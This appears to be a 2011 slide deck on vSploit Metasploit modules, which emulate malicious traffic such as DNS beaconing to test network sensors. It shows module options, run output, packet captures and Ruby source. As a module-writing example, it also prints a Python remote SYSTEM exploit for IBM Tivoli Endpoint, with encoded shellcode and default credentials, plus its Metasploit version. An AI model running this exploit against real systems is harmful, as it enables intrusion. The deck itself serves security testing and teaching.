
vSploit Web Beaconsing - Configuration

```
root@iFail: ~  
[ ASCII art banner ]  
=[ metasploit v3.8.0-dev [core:3.8 api:1.0]  
+ -- --=[ 691 exploits - 371 auxiliary - 40 post  
+ -- --=[ 222 payloads - 27 encoders - 8 nops  
=[ svn r12753 updated today (2011.05.28)  
  
msf auxiliary(download) > use auxiliary/vsploit/dns/dns_beacon  
msf auxiliary(dns_beacon) > show options  
  
Module options (auxiliary/vsploit/dns/dns_beacon):  
  
Name          Current Setting  Required  Description  
----          -  
COUNT        2                no        Number of intervals to loop  
DELAY         3                no        Delay in seconds between intervals  
DNS_SERVER    [blank]          no        Specifies a DNS Server  
DOMAINS       [blank]          yes       Separate Domains by whitespace  
  
msf auxiliary(dns_beacon) > set DOMAINS metasploit.com  
DOMAINS => metasploit.com  
msf auxiliary(dns_beacon) > set count 5  
count => 5  
msf auxiliary(dns_beacon) > █
```

vSploit: Web Beaconsing – In Action

```
root@iFail: ~  
-----  
COUNT      2          no      Number of intervals to loop  
DELAY       3          no      Delay in seconds between intervals  
DNS_SERVER  no          no      Specifies a DNS Server  
DOMAINS     yes         yes     Separate Domains by whitespace  
-----  
msf auxiliary(dns_beacon) > set DOMAINS metasploit.com  
DOMAINS => metasploit.com  
msf auxiliary(dns_beacon) > set count 5  
count => 5  
msf auxiliary(dns_beacon) > run  
  
[*] DNS Query sent for => metasploit.com  
[*] metasploit.com => 208.118.227.4  
[*] Waiting 3 seconds to beacon  
[*] DNS Query sent for => metasploit.com  
[*] metasploit.com => 208.118.227.4  
[*] Waiting 3 seconds to beacon  
[*] DNS Query sent for => metasploit.com  
[*] metasploit.com => 208.118.227.4  
[*] Waiting 3 seconds to beacon  
[*] DNS Query sent for => metasploit.com  
[*] metasploit.com => 208.118.227.4  
[*] Waiting 3 seconds to beacon  
[*] DNS Query sent for => metasploit.com  
[*] metasploit.com => 208.118.227.4  
[*] Auxiliary module execution completed  
msf auxiliary(dns_beacon) > █
```

vSploit: DNS Beaconing – Wireshark Analysis




Capturing from VMware Virtual Ethernet Adapter - Wireshark

File Edit View Go Capture Analyze Statistics Telephony Tools Help

Filter: dns Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
2	2011-05-28 00:07:40.740031	192.168.188.1	224.0.0.252	LLMNR	Standard query A isatap
13	2011-05-28 00:07:45.546614	192.168.188.10	192.168.188.2	DNS	Standard query A metasploit.com
14	2011-05-28 00:07:45.593782	192.168.188.2	192.168.188.10	DNS	Standard query response A 208.118.227.4
17	2011-05-28 00:07:48.611902	192.168.188.10	192.168.188.2	DNS	Standard query A metasploit.com
18	2011-05-28 00:07:48.743901	192.168.188.2	192.168.188.10	DNS	Standard query response A 208.118.227.4
24	2011-05-28 00:07:51.761268	192.168.188.10	192.168.188.2	DNS	Standard query A metasploit.com
25	2011-05-28 00:07:51.939450	192.168.188.2	192.168.188.10	DNS	Standard query response A 208.118.227.4
29	2011-05-28 00:07:54.963495	192.168.188.10	192.168.188.2	DNS	Standard query A metasploit.com
30	2011-05-28 00:07:55.079650	192.168.188.2	192.168.188.10	DNS	Standard query response A 208.118.227.4
34	2011-05-28 00:07:58.095160	192.168.188.10	192.168.188.2	DNS	Standard query A metasploit.com
35	2011-05-28 00:07:58.189798	192.168.188.2	192.168.188.10	DNS	Standard query response A 208.118.227.4

vSploit: Vulnerable Headers PCAP



```
GET /yyOsLGrCRDAAX2u HTTP/1.1
Host: 192.168.188.10:8080
Connection: keep-alive
Referer: http://192.168.188.10:8080/yyOsLGrCRDAAX2u
User-Agent: Mozilla/5.0 (windows NT 6.1; WOW64) AppleWebKit/534.24 (KHTML, like Gecko)
Chrome/11.0.696.77 Safari/534.24
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3

HTTP/1.1 200 OK
Content-Type: text/html
Server: Apache/1.3.0
Host: www.vsploit.com
Connection: Keep-Alive
Content-Length: 586

<html>
<head>
<meta http-equiv="refresh" content="15">
<title>vsploit vulnerable webserver Headers</title>
</head>
<body>
<pre>

< baaaaah! >

, @; @,
; @; @ \ @; @; @; @; @; @;
```



Writing Metasploit Modules

Where to Learn Ruby

- <http://pine.fm/LearnToProgram/>
- The Little Book of Ruby
- Humble Little Book of Ruby
- Metasploit Repository Documentation
<http://r-7.co/iNmOBt>

Auxiliary Module Basics

```
1  ##
2  # This file is part of the Metasploit Framework and may be subject to
3  # redistribution and commercial restrictions. Please see the Metasploit
4  # Framework web site for more information on licensing and terms of use.
5  # http://metasploit.com/framework/
6  ##
7
8  require 'msf/core'
9
10 class Metasploit3 < Msf::Auxiliary
11
12   def initialize
13     super(
14       'Name'          => 'VSploit DNS Beaconing Emulation',
15       'Version'       => '$Revision$',
16       'Description'   => 'This module takes a list and emulates malicious DNS beaoning.',
17       'Author'        => 'MJC',
18       'License'       => MSF_LICENSE
19     )
20     register_options(
21       [
22         OptString.new('DOMAINS', [ true, "Separate Domains by whitespace"]),
23         OptString.new('DNS_SERVER', [false, "Specifies a DNS Server"]),
24         OptInt.new('COUNT', [false, "Number of intervals to loop",2]),
25         OptInt.new('DELAY', [false, "Delay in seconds between intervals",3])
26       ],self.class)
27   end
28
29   def run
30     @res = Net::DNS::Resolver.new()
```

Auxiliary Module: Code can be simple

```
29 def run
30   @res = Net::DNS::Resolver.new()
31   #@res.retry = 2
32
33   if datastore['DNS_SERVER']
34     @res.nameservers = datastore['DNS_SERVER']
35   end
36
37   count = 0
38
39   while count < datastore['COUNT']
40
41     domain = datastore['DOMAINS'].split(/[\\s,]+/)
42     domain.each do |name|
43       query = @res.query(name, "A")
44       time = Time.new
45       time = time.strftime("%Y-%m-%d %H:%M:%S")
46       print_status("#{time} - DNS Query sent for => #{name}")
47       if query.answer.length == 0
48         print_error("#{time} - #{name} => No Record Found")
49       else
50         a = query.answer[0].to_s.split(/[\\s,]+/)
51         print_status("#{time} - #{name} => #{a[-1]}")
52       end
53     end
54     unless count == (datastore['COUNT'] - 1)
55       time = Time.new
56       time = time.strftime("%Y-%m-%d %H:%M:%S")
57       print_status("#{time} - Waiting #{datastore['DELAY']} seconds to beacon")
58       sleep datastore['DELAY']
59     end
60     count += 1
61   end
62 end
```

Using IRB in Metasploit

```
msf > irb
[*] Starting IRB shell...

>> @res = Net::DNS::Resolver.new()
=> ;; RESOLVER state:
;; config_file: /etc/resolv.conf      log_file: #<IO:0x993bb98>
;; port: 53      searchlist: []
;; nameservers: ["192.168.188.2"]     domain: ""
;; source_port: 0      source_address: 0.0.0.0
;; retry_interval: 5   retry_number: 4
;; recursive: true    defname: true
;; dns_search: true   use_tcp: false
;; ignore_truncated: false      packet_size: 512
;; tcp_timeout: 120   udp_timeout: not defined
;;
>> @res.query("metasploit.com", "A")
=> ;; Answer received from 192.168.188.2:53 (48 bytes)
;;
;; HEADER SECTION
;; id = 40136
;; qr = 1      opCode: QUERY   aa = 0   tc = 0   rd = 1
;; ra = 1      ad = 0   cd = 0   rcode = NoError
;; qdCount = 1 anCount = 1   nsCount = 0   arCount = 0

;; QUESTION SECTION (1 record):
;; metasploit.com.      IN      A

;; ANSWER SECTION (1 record):
metasploit.com.      5      IN      A      208.118.227.4

>>
```

Exploit Written in Python

IBM Tivoli Endpoint 4.1.1 Remote SYSTEM Exploit

EDB-ID: 17365	CVE: N/A	OSVDB-ID: 72751
Author: Jeremy Brown	Published: 2011-06-07	Verified: 
Exploit Code: 	Vulnerable App: N/A	

```
payload=(
"\x2b\xc9\x66\xb9\x39\x01\xe8\xff\xff\xff\xff\xc1\x5e\x30"
"\x4c\x0e\x07\xe2\xfa\xfd\xea\x8a\x04\x05\x06\x67\x81\xec"
"\x3b\xd9\x68\x86\x5c\x3f\x9b\x43\x1e\x98\x46\x01\x9d\x65"
"\x30\x16\xad\x51\x3a\x2c\xe1\xe0\x8d\x1e\x42\x58\x27"
"\x0a\x07\xe9\xe6\x27\x2a\xeb\xcf\xde\x7d\x67\xba\x60\x23"
"\xbf\x77\x0a\x36\xe8\xb2\x7a\x43\xb9\xfd\x4a\x75\x41\x91"
"\x12\xc8\x0c\x5d\xcd\x1f\x68\x48\x99\xa8\x70\x04\xc5\x7b"
"\xdb\x50\x84\x62\xab\x64\x96\xfb\x99\x96\x57\x5a\x9b\x65"
"\xbe\x2a\x94\x62\x1f\x9b\x5f\x18\x42\x12\x8a\x31\xe1\x33"
"\x48\x6c\xbd\x09\xfb\x7d\x39\xf8\x2c\x69\x77\xa4\xf3\x7d"
"\xf1\x7a\xac\xf4\x3a\x5b\xa4\xda\xd9\xe2\xdd\xdf\xd7\x78"
"\x68\xd1\xd5\xd1\x07\x9f\x65\x09\xcd\xf9\xa1\xa1\x94\x95"
"\xfe\xe0\xeb\xab\xc5\xcf\xf4\xd1\xe9\xb9\xa7\x5e\x77\x1b"
"\x34\xa4\xa6\xa7\x81\x6d\xfe\xfb\xc4\x84\x2e\xc4\xb0\x4e"
"\x67\xe3\xe4\xe5\xe6\xf7\xe8\xf9\xea\xdd\x56\xb2\x61\x5f"
"\x3f\x14\x4b\x04\xac\x05\x6e\xc7\x0e\xa1\xc8\xcb\xdd\x91"
"\x47\x29\xba\xc1\x84\x84\xbc\x4c\x73\xa3\xb9\x26\x0f\xb3"
"\xbf\xb0\xba\xdf\x69\x02\xb5\xb4\xb3\xd4\x10\x8d\xfa\xb0"
"\xbc\x09\x11\x8b\x29\xab\xd4\xcd\xf3\xf2\x79\xb1\xd2\xe7"
"\x3e\xf9\xbe\xaf\xac\xab\xa8\xa9\x46\x57\x4c\x55\x52\x56"
"\x50\x6f\x71\xc5\x35\x8d\xf3\xd8\x87\xef\x5e\x47\x54\xec"
"\x24\x7d\x1e\x90\x05\x79\xe5\xce\xa7\xfd\x03\x35\x2a\x49"
"\x84\xb6\x99\xb8\xd9\xf2\x14\x2f\x56\x21\xac\xd6\xce\x5a"
"\x35\x8a\x75\x20\x46\x5a\x5c\x37\x6b\xc6\xef")

if len(sys.argv)<2:
    print "Usage: "+sys.argv[0]+" <target> [port]"
    sys.exit(0)

target=sys.argv[1]
if len(sys.argv)==3:
    port=int(sys.argv[2])

retaddr=struct.pack("<L",ret)

data=urllib.urlencode({"test":junk+retaddr+payload})
size=5+len(junk)+len(retaddr)+len(payload) # 'test=' = 5 (also works with just '=')
hdrs={"Host":"pw.n","Content-Length":size,"Authorization":"Basic dG12b2xp0mJvc3M="} # tivoli:boss

conn=httplib.HTTPConnection(target,port)
conn.request("POST","/addr",data,hdrs)
conn.close()
```

Same Exploit in Metasploit

```
def exploit
  print_status("Trying target #{target.name}...")

  auth = Rex::Text.encode_base64("tivoli:boss")
  varname = rand_text_alpha(rand(10))

  exploit = make_nops(1) * 256
  exploit << [target.ret].pack('V')
  exploit << payload.encoded

  print_status("Sending request to #{datastore['RHOST']}:#{datastore['RPORT']}")
  res = send_request_cgi({
    'uri'          => '/addr',
    'method'       => 'POST',
    'headers'      =>
    {
      'Authorization' => "Basic #{auth}"
    },
    'vars_post'    =>
    {
      varname => exploit,
    },
  }, 5)

  handler
end
```

Where to put it...


- Official modules live in `msf3/modules/`
 - Subdirectories organized by module type (`exploit/`, `auxiliary/`, `post/`, ...)
- `~/ .msf3/modules/` has same structure, loaded at startup if it exists
- `~/ .msf3/modules/auxiliary/vsploit` is a the location for vSploit modules



Quick demos

vSploit Documentation

- vSploit documentation in Rapid7 Community
 - <https://community.rapid7.com>



The screenshot displays the Rapid7 Community website. At the top, the header includes the 'RAPID7 | Community' logo on the left and a user greeting 'Welcome, Christian Kirsch | Log out | Rapid7 Home | Metasploit Home' on the right. A search bar is positioned below the header. A navigation menu contains links for 'YOUR STUFF', 'BROWSE', 'METASPLOIT', 'NEXPOSE', 'W3AF', 'INFORMATION SECURITY', and 'BLOG'. Below the menu, there are tabs for 'All Content' and 'Your View'. A 'Manage Announcements' section is visible. The 'Explore Our Community' section features logos for 'metasploit', 'NEXPOSE', and 'w3af'. The 'Useful Resources' section includes links for 'Getting Started', 'Information Security', 'User Groups', and 'Rapid7 Blogs'. A social media feed on the right shows a tweet from @matthewhughes discussing NeXpose CE on FreeBSD/PCBSD, with a 'Join the conversation' button at the bottom.

Questions?

Marcus J. Carey

 mjc@rapid7.com

 @iFail


David “bannedit” Rude

 bannedit@metasploit.com

 @msfbannedit

Will Vandevanter

 will@rapid7.com

 @willis__ <- two underscores